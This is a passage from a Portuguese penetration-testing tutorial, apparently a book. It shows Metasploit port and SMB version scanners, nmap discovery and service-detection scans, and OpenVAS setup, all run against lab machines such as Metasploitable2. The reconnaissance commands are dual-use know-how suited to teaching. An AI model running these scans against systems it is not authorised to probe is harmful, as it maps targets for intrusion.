

```
msf auxiliary(tcp) > info
```

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
kris katterjohn <katterjohn@gmail.com>

Basic options:

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

Description:

Enumerate open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.

```
msf auxiliary(tcp) >
```

Observe que ele apresentou com detalhes as informações desse módulo: nome, licença, rank, provedor e descrição.

Vamos con gurar a opção RHOSTS para indicar uma máquina para realizar o scan. Neste caso, a máquina Linux (Metasploitable2) será alvo do nosso teste. Digite no msfconsole:

```
msf auxiliary(tcp) > set rhosts 172.16.0.12 rhosts  
=> 172.16.0.12
```

Agora vamos con gurar as portas a serem escaneadas; se não indicarmos essa opção, ele vai realizar o scanner nas portas 1-10000, como apresentado através do comando info. Digite no msfconsole:

```
msf auxiliary(tcp) > set ports 1-1000 ports  
=> 1-1000
```

Vamos agora veri car todas as opções que serão aplicadas a esse módulo, como con guramos, e as opções que já estão con guradas por padrão. Digite no msfconsole:

```
msf auxiliary(tcp) > show options  
  
Module options (auxiliary/scanner/portscan/tcp):  
  
Name      Current Setting Required Description  
-----  
CONCURRENCY 10      yes    The number of concurrent ports to check per host  
DELAY      0        yes    The delay between connections, per thread, in milliseconds  
JITTER     0        yes    The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS      1-1000    yes    Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS     172.16.0.12  yes    The target address range or CIDR identifier  
THREADS    1        yes    The number of concurrent threads  
TIMEOUT    1000     yes    The socket connect timeout in milliseconds  
  
msf auxiliary(tcp) >
```

Observe que ele apresentou na tela as opções com as nossas con gurações indicadas. Agora vamos iniciar o scanner através do comando de execução. Digite no msfconsole:

```
msf auxiliary(tcp) > run  
  
[*] 172.16.0.12: - 172.16.0.12:21 - TCP OPEN [*]  
172.16.0.12: - 172.16.0.12:25 - TCP OPEN [*]  
172.16.0.12: - 172.16.0.12:23 - TCP OPEN [*]  
172.16.0.12: - 172.16.0.12:22 - TCP OPEN [*]  
172.16.0.12: - 172.16.0.12:53 - TCP OPEN [*]  
172.16.0.12: - 172.16.0.12:80 - TCP OPEN
```

```
[*] 172.16.0.12: - 172.16.0.12:111 - TCP OPEN
[*] 172.16.0.12: - 172.16.0.12:139 - TCP OPEN
[*] 172.16.0.12: - 172.16.0.12:445 - TCP OPEN
[*] 172.16.0.12: - 172.16.0.12:512 - TCP OPEN
[*] 172.16.0.12: - 172.16.0.12:514 - TCP OPEN
[*] 172.16.0.12: - 172.16.0.12:513 - TCP OPEN

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Observe que ele apresentou todas as portas abertas entre o range 1-1000 que indicamos do IP 172.16.0.12.

Agora vamos realizar o teste de scan em um serviço específico, o SMB (Server Message Block), serviço de compartilhamento de arquivos em rede. Vamos utilizar a nossa máquina Windows para ser o alvo, que está configurada para compartilhar arquivos na rede.

Podemos realizar uma busca genérica digitando no msfconsole:

```
msf auxiliary(tcp) > search smb
...
```

Porém, como vimos anteriormente, esse comando realiza uma busca em todo o banco de dados, trazendo inúmeros módulos com SMB em sua descrição. Vamos realizar uma busca indicando o local apropriado para realizar a busca neste momento; digite no msfconsole:

```
msf auxiliary(tcp) > search auxiliary/scanner/smb
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
------	-----------------	------	-------------

auxiliary/scanner/smb/pipe_auditor			normal SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcercpc_auditor			normal SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users			normal Microsoft Windows
Authenticated Logged In Users Enumeration			
auxiliary/scanner/smb/smb2			normal SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enum_gpp			normal SMB Group Policy
Preference Saved Passwords Enumeration			
auxiliary/scanner/smb/smb_enumshares			normal SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers			normal SMB User Enumeration
(SAM EnumUsers)			
auxiliary/scanner/smb/smb_enumusers_domain			normal SMB Domain User
Enumeration			
auxiliary/scanner/smb/smb_login			normal SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid			normal SMB SID User Enumeration
(LookupSid)			
auxiliary/scanner/smb/smb_uninit_cred			normal Samba_netr_
ServerPasswordSet Uninitialized Credential State			
auxiliary/scanner/smb/smb_version			normal SMB Version Detection

```
msf auxiliary(tcp) >
```

Observe que ele apresentou somente os módulos dentro do diretório que indicamos. Vamos utilizar o módulo para descobrir a versão do SMB que está sendo utilizada na máquina Windows, o módulo **auxiliary/scanner/smb/smb_version**. Digite no msfconsole:

```
msf auxiliary(tcp) > use auxiliary/scanner/smb/smb_version
```

Vamos verificar as informações relativas a esse módulo; digite novamente no msfconsole:

```
msf auxiliary(smb_version) > info
```

Name: SMB Version Detection
Module: auxiliary/scanner/smb/smb_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>

Basic options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RHOSTS	yes		The target address range or CIDR identifier
SMBDomain .	no		The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as
THREADS 1	yes		The number of concurrent threads

Description:
Display version information about each system

```
msf auxiliary(smb_version) >
```

Vamos con gurar apenas a opção RHOSTS; para indicar a máquina Windows como alvo a ser analisado, digite no msfconsole:

```
msf auxiliary(smb_version) > set rhosts 172.16.0.19 rhosts =>  
172.16.0.19
```

Veri que as opções que estão con guradas e, para serem executadas, digite no console:

```
msf auxiliary(smb_version) > run  
[*] 172.16.0.19:445 - Host is running Windows 7 Professional SP1  
(build:7601)  
(name:WIN01) (workgroup:WORKGROUP )  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_version) >
```

Observe que ele retornou o scanner da porta SMB (445), a versão do sistema operacional, a build, nome e grupo de trabalho da rede. Obtivemos sucesso nessa verificação.

No scanning da máquina Metasploitable2 verificamos que o serviço SMB na porta 445 também está ativo, e vamos utilizar este módulo, SMB_version; para verificar o que ele vai retornar em uma máquina Linux, digite no msfconsole:

```
msf auxiliary(smb_version) > set rhosts 172.16.0.12 rhosts =>  
172.16.0.12
```

Conseguimos a máquina Metasploitable2 como alvo, agora vamos executar o módulo:

```
msf auxiliary(smb_version) > run
```

```
[*] 172.16.0.12:445 - Host could not be identified: Unix (Samba  
3.0.20-Debian)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_version) >
```

Observe que nesta máquina ele não retornou a versão do sistema operacional, porém trouxe a informação de que está sendo utilizado um sistema operacional da plataforma Unix e trouxe a versão do samba que está sendo utilizado.

Podemos utilizar alguns desses comandos para veri car informações sobre o uso deste exploit até o momento. Portanto digite no msfconsole:

```
msf auxiliary(smb_version) > hosts  
  
Hosts  
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
172.16.0.12	Unknown		device					
172.16.0.19		WIN01	Windows 7	Professional	SP1	client		
193.248.250.121								

```
msf auxiliary(smb_version) >
```

Observe que ele retornou as informações organizadas das duas máquinas em que executamos esse exploit, trouxe informações do IP, nome da máquina, versão do sistema operacional e versão do serviço.

Podemos também utilizar o comando services, para veri car todos os serviços que foram escaneados, com os exploits utilizados até o momento. Digite no msfconsole:

```
msf auxiliary(smb_version) > services -u

Services
=====

host port proto name state info
---  ---  ---  ---  ---
172.16.0.12 21  tcp   open
172.16.0.12 22  tcp   open
172.16.0.12 23  tcp   open
172.16.0.12 25  tcp   open
172.16.0.12 53  tcp   open
172.16.0.12 80  tcp   open
172.16.0.12 111 tcp   open
172.16.0.12 139 tcp   open
172.16.0.12 445 tcp   smb  open Unix (Samba 3.0.20-Debian)
172.16.0.12 512 tcp   open
172.16.0.12 513 tcp   open
172.16.0.12 514 tcp   open
172.16.0.19 445 tcp   smb  open Windows 7 Professional SP1 (build:7601)
(name:WIN01) (workgroup:WORKGROUP)

msf auxiliary(smb_version) >
```

O comando services com a opção -u apresentou todas as portas abertas que foram escaneadas pelos exploits use auxiliary/scanner/portscan/tcp e auxiliary/scanner/smb/smb_version.

Nmap Scanning⁷

O nmap possui uma série de args e parâmetros que podem ser utilizados para que sua exploração que completa de acordo com a coleta de análise que você vai realizar.

Para uma análise de vulnerabilidade ser bem-sucedida é interessante que se coletem todas as informações possíveis e que estas sejam obtidas da melhor forma.

O nmap possui ferramentas para detecção de serviço, sistema operacional, portas rewall e inúmeras outras opções. Veri que o manual (man nmap) para mais detalhes.

Vamos realizar alguns testes. Inicie a máquina Metasploitable2 para ser nosso alvo, abra o terminal do Kali Linux e digite:

```
root@kali:~# nmap -F 172.16.0.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-31 10:04 BST
Nmap scan report for 172.16.0.12 Host is up (0.00016s latency).
Not shown: 82 closed ports
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
...
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
-F: escaneia as 100 portas mais comuns (FAST).

Realize uma pesquisa rápida, utilizada para apenas verificar as 1000 portas mais comuns.

Vamos agora realizar uma ping scan com o nmap; digite:

```
root@kali:~# nmap -sn 172.16.0.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-31 10:05 BST
Nmap scan report for 172.16.0.12
Host is up (0.00036s latency).
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

-sn: Ping Scan desabilita a varredura de portas; neste caso, em um IP específico.

Observe que dessa forma ele realizou uma varredura ICMP e trouxe apenas informações como nome da máquina, IP, latência e MAC address.

Podemos também realizar um ping scan em toda a rede; digite no terminal:

```
root@kali:~# nmap -sn 172.16.0.0/24
Starting Nmap 7.40 (https://nmap.org) at 2017-05-31 10:06 BST
Nmap scan report for 172.16.0.1
Host is up (0.00088s latency).
MAC Address: 58:6D:8F:E4:79:F0 (Cisco-Linksys) Nmap
scan report for 172.16.0.10
Host is up (0.00021s latency).
MAC Address: 3C:97:0E:8C:73:CF (Wistron
InfoComm(Kunshan)Co.) Nmap
scan report for 172.16.0.11
Host is up (0.0018s latency).
MAC Address: C4:95:A2:0F:07:94 (Shenzhen Weiju Industry AND
Trade Development)
Nmap scan report for 172.16.0.12
Host is up (0.00032s latency).
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC) Nmap
scan report for 172.16.0.15
Host is up.
Nmap scan report for 172.16.0.21
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.04 seconds
```

-sn: Ping Scan desabilita a varredura de portas, neste caso em toda a rede.

Observe que o nmap retornou o IP, MAC e nome de todos os dispositivos da rede.

Vamos agora realizar um scan especificando um range de portas de um determinado IP; digite no terminal:

```
root@kali:~# nmap -n -p1000-65535 172.16.0.12
```

```
Starting Nmap 7.40 (https://nmap.org) at 2017-05-31 10:11  
BST Nmap scan report for 172.16.0.12 Host is up (0.00021s  
latency).
```

```
Not shown: 64518 closed ports
```

```
PORT STATE SERVICE
```

```
1099/tcp open rmiregistry  
1524/tcp open ingreslock  
2049/tcp open nfs  
2121/tcp open ccproxy-ftp  
3306/tcp open mysql  
3632/tcp open distccd  
5432/tcp open postgresql  
5900/tcp open vnc  
6000/tcp open X11  
6667/tcp open irc  
6697/tcp open ircs-u  
8009/tcp open ajp13  
8180/tcp open unknown
```

```
8787/tcp open msgsrvr  
36727/tcp open unknown  
44148/tcp open unknown  
47944/tcp open unknown  
60000/tcp open unknown
```

```
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC) Nmap
```

```
done: 1 IP address (1 host up) scanned in 3.37 seconds
```

-n: indica ao nmap para não resolver nomes das máquinas.

-p1000-65535: indica ao nmap para realizar um scanner em um range de portas específico; neste caso, da porta 1000 até 65535, no IP 172.16.0.12.

Observe que dessa forma temos melhor controle das portas que foram escaneadas.

Vamos realizar scanners mais complexos, com o seguinte cenário: sabemos que as portas 21 e 22 estão abertas e queremos então descobrir a versão do serviço e do sistema operacional; digite no terminal:

```

root@kali:~# nmap -O -sV 172.16.0.12
Starting Nmap 7.40 (https://nmap.org) at 2017-05-31 10:13 BST
Nmap scan report for 172.16.0.12
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
...
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds

```

-O: indica ao nmap para realizar uma varredura da versão do sistema operacional da máquina.

-sV: indica ao nmap para realizar uma varredura procurando as versões dos serviços; neste caso, no IP 172.16.0.12.

Observe que o nmap apresentou o nome e versões dos serviços executados nas portas abertas, além de trazer a versão do sistema operacional e possíveis versões do kernel.

A coleta de informações como versões e portas abertas é de extrema importância em uma exploração para realizar um ataque, pois esse comando é de grande utilidade para atacantes. Com isso podemos buscar exploits para tentar um ganho de acesso no sistema alvo.

Podemos integrar o nmap com o Metasploit Framework (msfconsole). Para isso podemos importar um arquivo .xml gerado pelo nmap e realizar a leitura deste arquivo no msfconsole; digite no terminal do Kali Linux:

```

root@kali:~# nmap -A -p- -oX /root/nmap-172.16.0.12.xml 172.16.0.12
Starting Nmap 7.40 (https://nmap.org) at 2017-05-31 10:17 BST
Nmap scan report for 172.16.0.12
Host is up (0.00054s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
...
MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|   System time: 2017-05-31T05:19:45-04:00

TRACEROUTE
HOP RTT ADDRESS
1 0.54 ms 172.16.0.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.52 seconds

```

-A: ativar detecção de sistema operacional, versão, verificação de script e traceroute.

-p-: orienta o nmap a escanear todas as portas, 65535.

`-oX /root/nmap-172.16.0.12.xml`: orienta o nmap a adicionar a saída do comando para um arquivo .xml; neste caso, o arquivo com o nome nmap-172.16.0.12.xml no diretório /root.

Observe que ele imprimiu na tela as informações detalhadas do host com o IP 172.16.0.12. Veri que se o arquivo foi gerado no diretório que indicamos /root.

Agora vamos realizar a leitura desse arquivo através do msfconsole. Digite o comando no msfconsole:

```
msf > db_import /root/nmap-172.16.0.12.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.7.2'
[*] Importing host 172.16.0.12
[*] Successfully imported /root/nmap-172.16.0.12.xml msf >
```

`db_import`: realiza a importação do arquivo nmap-172.16.0.12.xml para o msfconsole.

O arquivo .xml foi importado com sucesso; podemos então veri car o arquivo.

Vamos veri car as portas abertas dos serviços nesse arquivo. Digite no msfconsole:

```
msf > services -u

Services
=====

host      port  proto name      state info
---      ---  ----  ---      ---
172.16.0.12  21    tcp   ftp      open  vsftpd 2.3.4
172.16.0.12  22    tcp   ssh      open  OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
172.16.0.12  23    tcp   telnet   open  Linux telnetd
172.16.0.12  25    tcp   smtp     open  Postfix smtpd
172.16.0.12  53    tcp   domain   open  ISC BIND 9.4.2
172.16.0.12  80    tcp   http     open  Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.0.12  111   tcp   rpcbind  open  2 RPC #100000
...
...
```

services: apresenta o conteúdo do arquivo .xml, exibindo as portas e serviços do arquivo .xml que foi importado.

-u: indica ao services para apenas apresentar as portas abertas do arquivo .xml.

Observe que esse comando foi apresentado semelhante ao nmap -O -sV 172.16.0.12.

Podemos também utilizar o módulo do Metasploit que utiliza o nmap como um plugin. Digite no terminal:

```
msf > db_nmap -p21 172.16.0.12
```

```
[*] Nmap: Starting Nmap 7.40 (https://nmap.org) at 2017-05-31 10:36  
BST
```

```
[*] Nmap: Nmap scan report for 172.16.0.12
```

```
[*] Nmap: Host is up (0.00028s latency).
```

```
[*] Nmap: PORT STATE SERVICE
```

```
[*] Nmap: 21/tcp open ftp
```

```
[*] Nmap: MAC Address: 08:00:27:F2:EB:AE (Oracle VirtualBox virtual  
NIC)
```

```
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.07  
seconds
```

db_nmap: orienta o msfconsole a utilizar o comando nmap dentro da console.

Observe que ele trouxe as informações do mesmo modo quando usado no terminal do Kali Linux.

OpenVAS Scanning⁸

O OpenVAS é um explorador de vulnerabilidades que podemos utilizar por meio da interface gráfica web. Ele possui opções que apresentam as vulnerabilidades dos hosts e detalhes sobre essas vulnerabilidades.

Vamos agora iniciar o serviço OpenVAS; digite no terminal:

```
root@kali:~# openvas-startStarting  
OpenVas Services Acesse o  
OpenVAS pelo navegador web na
```

seguinte página: <https://127.0.0.1:9392>.

Entre com o usuário admin e a senha obtida na configuração do OpenVAS.

Ele vai apresentar na tela o dashboard (o OpenVAS tem uma página dedicada para apresentar todo o seu conteúdo). Para acessar, clique na aba Help e clique na opção Contents:

The screenshot shows the Greenbone Security Assistant interface. At the top, there's a navigation bar with links for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, Help (which is currently selected), Contents (highlighted in grey), and About. The main content area has a large question mark icon and the word 'Contents'. Below it, under the heading 'Contents', there's a brief description: 'Small ? icons all over the web interface will jump you into the respective contents. Alternatively you can browse the following structure.' followed by a hierarchical menu: Scans > Tasks > New Task > Task Details and Reports.

É muito importante entender o conteúdo Tasks, pois nele há informações para que possamos entender a análise realizada pelo OpenVAS. Essa página pode ser acessada no seguinte endereço: <https://127.0.0.1:9392/help/tasks.html>.

Observe a seção Status. Podemos veri car os ícones e a descrição de cada um:

The screenshot shows the 'Status' section of the OpenVAS tasks help page. It lists various task status icons with their descriptions:

- 42 %**: An active scan for this task is running and has completed 42%. The percentage refers to the number of hosts multiplied with the number of NVTs. Thus, it may not correspond perfectly with the duration of the scan.
- New**: The task has not been started since it was created.
- Requested**: This task has just been started and prepares to delegate the scan to the scan engine.
- Delete Requested**: The user has recently deleted the task. Currently the manager server cleans up the database which might take some time because any reports associated with this task will be removed as well.
- Stop Requested**: The user has recently stopped the scan. Currently the manager server has submitted this command to the scanner, but the scanner has not yet cleanly stopped the scan.
- Stopped at 15 %**: The last scan for this task was stopped by the user. The scan was 15% complete when it stopped. The newest report might be incomplete. Also, this status is set in cases where the task was stopped due to other arbitrary circumstances such as power outage. The task will remain stopped even if the scanner or manager server is restarted, for example on reboot.
- Internal Error**: The last scan for this task resulted in an error. The newest report might be incomplete or entirely missing. In the latter case the newest visible report is in fact one from an earlier scan.
- Done**: The task returned successfully from a scan and produced a report. The newest report is complete with regard to targets and scan configuration of the task.
- Container**: The task is a container task.

Verifique a seção Severity. Ela apresenta o grau de severidade de uma vulnerabilidade:

	Highest severity of the newest report. The bar will be colored according to the severity level defined by the current Severity Class:
Severity	8.0 (High) A red bar is shown if the maximum severity is in the 'High' range.
	5.0 (Medium) A yellow bar is shown if the maximum severity is in the 'Medium' range.
	2.0 (Low) A blue bar is shown if the maximum severity is in the 'Low' range.
	0.0 (Log) An empty bar is shown if no vulnerabilities were detected. Perhaps some NVT created a log information, so the report is not necessarily empty.

Outra seção à qual devemos atentar é a Trend, pois ela apresenta informações sobre a vulnerabilidade ao longo do tempo.

	Describes the change of vulnerabilities between the newest report and the report before the newest:
Trend	<ul style="list-style-type: none">↑ Severity increased: In the newest report at least one NVT for at least one target host reported a higher severity score than any NVT reported in the report before the newest one.↗ Vulnerability count increased: The maximum severity reported in the last report and the report before the last report is the same. However, the newest report contains more security issues of this severity level than the report before.➡ Vulnerabilities did not change: The maximum severity and the severity levels of the results in the newest report and the one before are identical.↘ Vulnerability count decreased: The maximum severity reported in the last report and the report before the last report is the same. However, the newest report contains less security issues of this severity level than the report before.↓ Severity decreased: In the newest report the highest reported severity score is lower than the one reported in the report before the newest one.

Observe na lista a seção Actions, na qual podemos verificar a descrição das ações que podemos realizar em um host explorado:

Actions

Start Task

Pressing the start icon  will start a new scan. The list of tasks will be updated.

This action is only available if the task has status "New" or "Done" and is not a scheduled task or a container task.

Schedule Details

Pressing the "Schedule Details" icon  will switch to an overview of the details of the schedule used for this task.

This action is only available if the task is a scheduled task.

Resume Task

Pressing the resume icon  will resume a previously stopped task. The list of tasks will be updated.

This action is only available if the task has been stopped before, either manually or due to its scheduled duration.

Stop Task

Pressing the stop icon  will stop a running task. The list of tasks will be updated.

This action is only available if the task is running.

Move Task to Trashcan

Pressing the trashcan icon  will move the entry to the trashcan. The list of tasks will be updated. Note that also all of the reports associated with this task will be moved to the trashcan.

This action is only available if the task has status "New", "Done", "Stopped" or "Container".

Edit Task


Pressing the "Edit Task" icon  will switch to an overview of the configuration for this task and allows editing of some of the task's properties.

Note that the Alterable Task field is only available for editing if the task has no reports. This ensures that a sequence of reports on a non-alterable task can always be trusted to show the change in security status, because all scans have used the same target and scan configuration.


Vamos agora iniciar o scan em uma máquina; neste caso, vamos utilizar a máquina Metasploitable2. Clique na aba Scan e logo em seguida na opção Tasks. Veja o exemplo a seguir:

The screenshot shows a web browser window for <https://127.0.0.1:9392/help/tasks.html> at 150% zoom. The page title is "Tasks". The navigation bar includes "Scans", "Assets", "SecInfo", "Configuration", and "Extras". A sidebar on the left lists "Dashboard", "Tasks", "Reports", "Results", "Notes", and "Overrides". The main content area is titled "Task Wizard" and contains sections for "The Task" (IP address or hostname: 192.168.0.45), "When the task starts" (Interval to manual re-scan), and "Overrides". A note states: "The user setting "Wizard Rows" determines the number of rows in the wizard will be hidden by default." Below this is a note: "The wizard icon leads to a dedicated page providing the wizard." A section titled "Overrides" is also present.

Caso seja sua primeira vez realizando um scan com o OpenVAS, ele vai apresentar um modo auxiliando na realização do primeiro scan. Acompanhe as orientações e você vai obter a seguinte tela:



Insira o IP da máquina-alvo e clique em Start Scan. Após a finalização da configuração do scan, ele vai apresentar as informações do processo no dashboard. Veja o exemplo a seguir:



Observe que ele está realizando o scan na máquina 172.16.0.12 e apresenta o status do scan de exploração na máquina, o total de vulnerabilidades encontradas, a severidade (severity), a tendência (trend) e as ações (Actions) que podemos realizar nas vulnerabilidades deste host.

Podemos clicar no nome da máquina, e ele vai apresentar informações detalhadas sobre o scan:

